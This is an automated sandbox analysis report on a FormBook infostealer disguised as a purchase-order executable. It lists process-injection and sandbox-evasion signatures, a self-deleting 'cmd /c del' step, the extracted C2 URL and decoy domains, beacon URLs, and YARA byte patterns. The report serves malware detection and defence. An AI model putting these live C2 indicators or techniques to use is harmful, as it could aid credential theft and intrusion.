ID: 383978
Sample Name: PO-RFQ # 097663899.exe
Cookbook: default.jbs
Time: 13:31:42
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO-RFQ # 097663899.exe

Overview


General Information

Sample Name:	PO-RFQ # 097663899.exe
Analysis ID:	383978
MD5:	3a480d8d735efe1.
SHA1:	444f3d7795694fb..
SHA256:	006dcd5baa6772..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- PO-RFQ # 097663899.exe (PID: 5964 cmdline: 'C:\Users\user\Desktop\PO-RFQ # 097663899.exe' MD5: 3A480D8D735EFE129DCCCEA48A054721)
  - PO-RFQ # 097663899.exe (PID: 6336 cmdline: C:\Users\user\Desktop\PO-RFQ # 097663899.exe MD5: 3A480D8D735EFE129DCCCEA48A054721)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - systray.exe (PID: 7088 cmdline: C:\Windows\SysWOW64\systray.exe MD5: 1373D481BE4C8A6E5F5030D2FB0A0C68)
        - cmd.exe (PID: 3136 cmdline: /c del 'C:\Users\user\Desktop\PO-RFQ # 097663899.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 800 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.aquaroyaume.com/uabu/"
  ],
  "decoy": [
    "khedutbajar.com",
    "vehicleporn.com",
    "misanthropedia.com",
    "partum.life",
    "tenshinstore.com",
    "51tayi.com",
    "rgr.one",
    "lattakia-imbiss.com",
    "escalerasdemetal.com",
    "nationalurc.info",
    "prettygalglam.com",
    "globalperfumery.com",
    "ivulam.xyz",
    "qingniang.club",
    "quick2ulube.com",
    "curiget.xyz",
    "ujeiakosdka.com",
    "lacapitalcaferestaurant.com",
    "agarkovsport.online",
    "okashidonya.com",
    "xiaoqiche.net",
    "solothrone.com",
    "anilfw.com",
    "goindutch.com",
    "buildaputt.com",
    "salesenablementlaunch.com",
    "olympicmeados.com",
    "fastbetusa.com",
    "lunaferro.com",
    "realtimesoption.online",
    "testci20200817122241.com",
    "smitaaifoods.com",
    "farmacyfastfood.com",
    "hecmportal.net",
    "24410restiveway.com",
    "aaeonlineaccess.com",
    "bigbuddyco.com",
    "banismobarbersop.com",
    "protectionguru.pro",
    "almosting.com",
    "perspectiveofgains.com",
    "notebankers.com",
    "southsidesportsmen.com",
    "kopebitest.com",
    "santiagosupermarket.com",
    "cheap.kim",
    "testjaycypes01.com",
    "toyota-africa-starlet.com",
    "sunsetplazaapts.com",
    "favrrdrones.com",
    "mayipay9.com",
    "ahaal20.com",
    "capitalsportscenter.com",
    "betslotgames.com",
    "thejewelcartel.com",
    "gangubai-ramukaka.com",
    "virtualmed101.com",
    "sersali.com",
    "oldschoolnews.net",
    "sparta-mc.online",
    "enisis.info",
    "denversoccertraining.com",
    "everythingkeema.com",
    "assistancephotographe.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.494247845.0000000003310000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000E.00000002.494247845.0000000003310000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000E.00000002.494247845.0000000003310000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.294733318.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.294733318.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.PO-RFQ # 097663899.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.PO-RFQ # 097663899.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.PO-RFQ # 097663899.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
4.2.PO-RFQ # 097663899.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.PO-RFQ # 097663899.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-RFQ # 097663899.exe	30%	Virustotal		Browse
PO-RFQ # 097663899.exe	27%	ReversingLabs	Win32.Trojan.Woreflint	
PO-RFQ # 097663899.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.PO-RFQ # 097663899.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.kopebitest.com/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=KguTjtt16OyzM8616W2q3NqOALXbhZ5U+Dplj7JdQYnMpaKDZTu3BtKCZayxVhVKqktu	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.agarkovsport.online/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=tU/VEHnNkxFTtqdl9k3gLUVMI1i9B27PVJzZPsc0LQ26xNvAL6WXm+9T7cql/MYM9rc5	0%	Avira URL Cloud	safe	
www.aquaroyaume.com/uabu/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.salesenablementlaunch.com/uabu/?_hrPK=bFc1eA65WhbOipBbmVMfd20rI4CLIGZenFDlnHAQDQVOe5/sLng8MX+h5fYtrCFe3/9q&o0D=jL0LdZHh34d0ut	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.mayipay9.com/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=RBOjcSI+0PCin3DYAfURe2BWN4BeTm/4XrPmNHFHgtwunN92sbbb7RERPNQIss2FkGEY	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.globalperfumery.com/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=1HJ8hpHXj7k6l9UeC2bjkMh/CRdcIJGwkP5JhSUqrI08aFfpwfXceIsoU6U6XBnGkY13	0%	Avira URL Cloud	safe	
http://www.bigbuddyco.com/uabu/?_hrPK=2Uwp0g01JmizGb12EcJoawpAPddW8uWsqbAJ1/nDEFeqLH5icC3QCg1YL+W/1Y8NxrPm&o0D=jL0LdZHh34d0ut	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.aquaroyaume.com/uabu/?_hrPK=6Zl6RiEYODzPbdy+2wZTGBaD4iiheZyVMMytIIVZHQDK7z0ruM0YoJ4KglarveH57crY&o0D=jL0LdZHh34d0ut	0%	Avira URL Cloud	safe	
http://www.oldschoolnews.net/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=ruxw5m/fBZTANxn0+vJzkbJheatIWyH69nVPD3/Jlr0HuUfdGUrtHvekpNeCw/DRWxiy	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
alrighting.xshoppy.shop	75.2.113.213	true	false		unknown
www.farmacyfastfood.com	212.237.249.116	true	true		unknown
bigbuddyco.com	160.153.136.3	true	true		unknown
parkingpage.namecheap.com	198.54.117.218	true	false		high
www.aquaroyaume.com	185.107.56.197	true	true		unknown
www.agarkovsport.online	209.99.40.222	true	true		unknown
salesenablementlaunch.com	34.102.136.180	true	false		unknown
www.globalperfumery.com	94.136.40.51	true	true		unknown
kopebitest.com	103.253.212.249	true	true		unknown
mayipay9.com	34.102.136.180	true	false		unknown
www.kopebitest.com	unknown	unknown	true		unknown
www.almosting.com	unknown	unknown	true		unknown
www.mayipay9.com	unknown	unknown	true		unknown
www.ahaal20.com	unknown	unknown	true		unknown
www.oldschoolnews.net	unknown	unknown	true		unknown
www.qingniang.club	unknown	unknown	true		unknown
www.xiaoqiche.net	unknown	unknown	true		unknown
www.salesenablementlaunch.com	unknown	unknown	true		unknown
www.lattakia-imbiss.com	unknown	unknown	true		unknown
www.bigbuddyco.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.kopebitest.com/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=KguTjtt16OyzM8616W2q3NqOALXbhZ5U+Dplj7JdQYnMpaKDZTu3BtKCZayxVhVKqktu	true	• Avira URL Cloud: safe	unknown
http://www.agarkovsport.online/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=tU/VEHnNkxFTtqdl9k3gLUVMI1i9B27PVJzZPsc0LQ26xNvAL6WXm+9T7cql/MYM9rc5	true	• Avira URL Cloud: safe	unknown
www.aquaroyaume.com/uabu/	true	• Avira URL Cloud: safe	low
http://www.salesenablementlaunch.com/uabu/?_hrPK=bFc1eA65WhbOipBbmVMfd20rI4CLIGZenFDlnHAQDQVOe5/sLng8MX+h5fYtrCFe3/9q&o0D=jL0LdZHh34d0ut	false	• Avira URL Cloud: safe	unknown
http://www.mayipay9.com/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=RBOjcSI+0PCin3DYAfURe2BWN4BeTm/4XrPmNHFHgtwunN92sbbb7RERPNQIss2FkGEY	false	• Avira URL Cloud: safe	unknown
http://www.globalperfumery.com/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=1HJ8hpHXj7k6l9UeC2bjkMh/CRdcIJGwkP5JhSUqrI08aFfpwfXceIsoU6U6XBnGkY13	true	• Avira URL Cloud: safe	unknown
http://www.bigbuddyco.com/uabu/?_hrPK=2Uwp0g01JmizGb12EcJoawpAPddW8uWsqbAJ1/nDEFeqLH5icC3QCg1YL+W/1Y8NxrPm&o0D=jL0LdZHh34d0ut	true	• Avira URL Cloud: safe	unknown
http://www.aquaroyaume.com/uabu/?_hrPK=6Zl6RiEYODzPbdy+2wZTGBaD4iiheZyVMMytIIVZHQDK7z0ruM0YoJ4KglarveH57crY&o0D=jL0LdZHh34d0ut	true	• Avira URL Cloud: safe	unknown
http://www.oldschoolnews.net/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=ruxw5m/fBZTANxn0+vJzkbJheatIWyH69nVPD3/Jlr0HuUfdGUrtHvekpNeCw/DRWxiy	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	PO-RFQ # 097663899.exe, 00000000.00000002.258248209.00000000006FE2000.00000004.00000001.sdmp, explorer.exe, 00000006.00000000.280706639.000000000BC30000.00000002.00000001.sdmp	false		high
